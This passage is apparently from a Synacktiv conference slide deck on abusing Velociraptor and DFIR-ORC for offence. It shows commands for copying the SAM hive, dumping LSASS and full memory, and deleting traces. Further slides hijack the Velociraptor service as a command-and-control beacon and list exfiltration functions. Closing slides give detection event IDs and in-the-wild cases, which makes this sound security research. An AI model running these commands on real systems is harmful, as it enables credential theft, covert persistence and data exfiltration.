SELECT upload_directory(file='C:/Windows/System32/config/SAM',
    accessor='ntfs', output='C:/Windows/Temp/') FROM scope()
```

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe"
              query -f "C:\Windows\Temp\query.txt"
[...]
  "upload_directory(file='C:/Windows/System32/config/SAM',
       accessor='ntfs', output='C:/Windows/Temp/')": {
   "Path": "\\\\?\\C:\\Windows\\Temp\\C\\Windows\\System32\\config\\SAM",
[...]
```

Accessing locked files

Hiding your actions

SYNACKTIV

- You can even delete the file afterwards… with VQL (`rm` function)

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query
              "SELECT rm(filename='C:/Windows/Temp/query.txt') FROM scope()"
[
 {
  "rm(filename='C:/Windows/Temp/query.txt')": true
 }
]
```

- Uses Go's `os.Remove()` under the hood, so not as interesting as **SDelete** or equivalent

Accessing locked files

DFIR-ORC

SYNACKTIV

- Using `GetThis` from the configured (or unconfigured) binary

```
C:\Windows\Temp>.\DFIR-Orc.exe GetThis /nolimits /sample=SAM /out=output.7z "C:\\"
```

```
$ 7z l output.7z
[...]
   Date      Time    Attr  Size  Compressed  Name
------------------- ----- ----- ----------  ------------------------
2025-09-20 14:09:26 ..... 65536       14292  A5E48E25E48C7E1_100000000156B_100000001FB40_4_SAM_
                                             {00000000-0000-0000-0000-000000000000}.data
2025-09-20 14:09:26 .....   941         606  GetThis.csv
2025-09-20 14:09:26 .....   502              Statistics.json
------------------- ----- ----- ----------  ------------------------
2025-09-20 14:09:26       66979       14898  3 files
```

Accessing locked files

DFIR-ORC

SYNACKTIV

- Using a configuration directly from commandline to hide actions

```
C:\Windows\Temp>.\DFIR-Orc.exe GetThis /nolimits /config=query.xml
```

```
C:\Windows\Temp>type query.xml
<getthis>
    <location>%SystemDrive%\</location>
    <samples>
        <sample name="SAM">
            <ntfs_find path="\Windows\System32\config\SAM" />
        </sample>
    </samples>
</getthis>
```

Accessing LSASS memory

SYNACKTIV

Velociraptor offers different ways to read a process' memory:

- `process` **accessor**: access process memory like it's a file
  - `OpenProcess` (`PROCESS_QUERY_INFORMATION|PROCESS_VM_READ`) + `ReadProcessMemory`
- `proc_dump` **plugin**: dump process memory into a crashdump
  - `OpenProcess` (`PROCESS_QUERY_INFORMATION|PROCESS_VM_READ|PROCESS_DUP_HANDLE`) + `MiniDumpWriteDump`
- `proc_yara` **plugin**: scan process memory using YARA and return all the bytes
  - Uses a `process` accessor to get a handle into the process

Accessing LSASS memory


SYNACKTIV

- LSA Protection is gradually being pushed out to Windows systems (default on Windows 11)
- Even without LSA Protection or Credential Guard, any EDR would *freak out* if a process was trying to `OpenProcess` `lsass.exe` with `PROCESS_VM_READ` access rights

Accessing LSASS memory

SYNACKTIV

- Even plain old Microsoft Defender antivirus finds it revolting



Accessing LSASS memory

SYNACKTIV

- An example with `proc_dump`

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT {
              SELECT upload_directory(file=OSPath, output='C:/Windows/Temp')
              FROM proc_dump(pid=Pid) } FROM pslist() WHERE Name = 'lsass.exe'"
[...]
   "Error": "open C:\\Users\\User\\AppData\\Local\\Temp\\dmp732273255.dmp:
Operation did not complete successfully because the file contains a virus or
potentially unwanted software., unable to fall back to ntfs parsing: Not found"
```

- If Velociraptor is whitelisted in your target's security solutions → still nice-to-have in your attacker toolset for other unprotected processes

Accesssing LSASS memory

Complete memory dump

SYNACKTIV

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT winpmem
              (image_path='C:/Windows/Temp/memory.raw') FROM scope()"
[...]
C:\Users\User>dir /b C:\Windows\Temp
[...]
memory.raw
[...]
```

Velociraptor-as-a-Beacon

Turning your target's IDR into your personal C2

Velociraptor-as-a-Beacon

SYNACKTIV

- Nothing is stopping you from:
  - Setting up a Velociraptor server
  - *(preferably with a frontend listening on a usually non-filtered port like 443)*
  - Running the following command on the endpoints:

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe"
              --config C:\Windows\Temp\client.OKIR0.config.yaml
              service run
```

- Runs with your privileges

Velociraptor-as-a-Beacon

SYNACKTIV


- If you're okay with a little bit of disturbance to the Blue Team

```
C:\Users\User>sc stop Velociraptor
[...]
C:\Users\User>sc config Velociraptor binPath= "\"C:\Program Files\Velociraptor\Velociraptor.exe\"
              --config \"C:\Windows\Temp\/client.OKIR0.config.yaml\" service run"
[...]
C:\Users\User>sc start Velociraptor
[...]
```

- Runs as `NT Authority\SYSTEM`
- Bonus points if you replace the original `C:\Program Files\Velociraptor\client.config.yaml` with your own client config


Velociraptor-as-a-Beacon

Enjoy



Velociraptor-as-a-Beacon

Enjoy




Velociraptor-as-a-Beacon

Enjoy

SYNACKTIV

- You can serve any executable from the Velociraptor server



Velociraptor-as-a-Beacon

Enjoy

SYNACKTIV

- Exfiltration:
  - **Azure Blob Storage Service?** → `upload_azure()`
  - **Google Cloud Storage?** → `upload_gcs()`
  - **AWS S3?** → `upload_s3()`
  - **SFTP?** → `upload_sftp()`
  - **Velociraptor filestore?** → `upload()`

Detection opportunities

Detection opportunities

SYNACKTIV

Velociraptor

- Log process creation with command line
  - `Security` – **4688** – `Audit Process Creation` – `Include command line in process creation events.`
  - `Microsoft-Windows-Sysmon/Operational` – **1**
  - Anything other than `"C:\Program Files\Velociraptor\Velociraptor.exe" --config "C:\Program Files\Velociraptor\/client.config.yaml" service run` should raise an alert
  - Also, the tool should be executed from the Service Control Manager
- Velociraptor is supposed to log execution with arguments used: `Application` – `Velociraptor` – **1000**
  - Unreliable in our test setup

Detection opportunities

Velociraptor

- Log service stop/start
  - `System` — `Service Control Manager` — **7035** + **7036**
- Log change of `binPath` configuration for the Velociraptor service
  - `Security` — **4657** — `Audit Object Access` — **SACL** on `HKLM\SYSTEM\CurrentControlSet\Services\Velociraptor\ImagePath`
  - `Microsoft-Windows-Sysmon/Operational` — **13** — log changes to `HKLM\System\CurrentControlSet\Services\Velociraptor\ImagePath`

Detection opportunities

Velociraptor

SYNACKTIV

- Logging file writes is complex (can generate a lot of false positives)
  - `Security` — **4663** — `Audit Object Access` — **SACL** on `C:\Program Files\Velociraptor\client.config.yaml`
  - `Microsoft-Windows-Sysmon/Operational` — **11**
- Rapid7 provides a guide with detection rules on finding unauthorized instances of Velociraptor: https://docs.velociraptor.app/knowledge_base/tips/velocirator_misuse/

Detection opportunities

Detecting the techniques

SYNACKTIV

- Log drivers loaded
  - `Microsoft-Windows-Sysmon/Operational` — 6
  - Establish a baseline and watch new drivers loaded
- Raw NTFS access could theoretically be logged
  - `Microsoft-Windows-Sysmon/Operational` — 9
  - In practice, it has too much of a negative impact on performance

It already happened in-the-wild

SYNACKTIV

- Few intrusions have started to use blue team tools
  - Threat Actor using Velociraptor as a C2 to download later stages: https://news.sophos.com/en-us/2025/08/26/velociraptor-incident-response-tool-abused-for-remote-access/
  - Ransomware operators used vulnerable version of Velociraptor to escalate privileges: https://blog.talosintelligence.com/velociraptor-leveraged-in-ransomware-attacks/

Questions ?

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com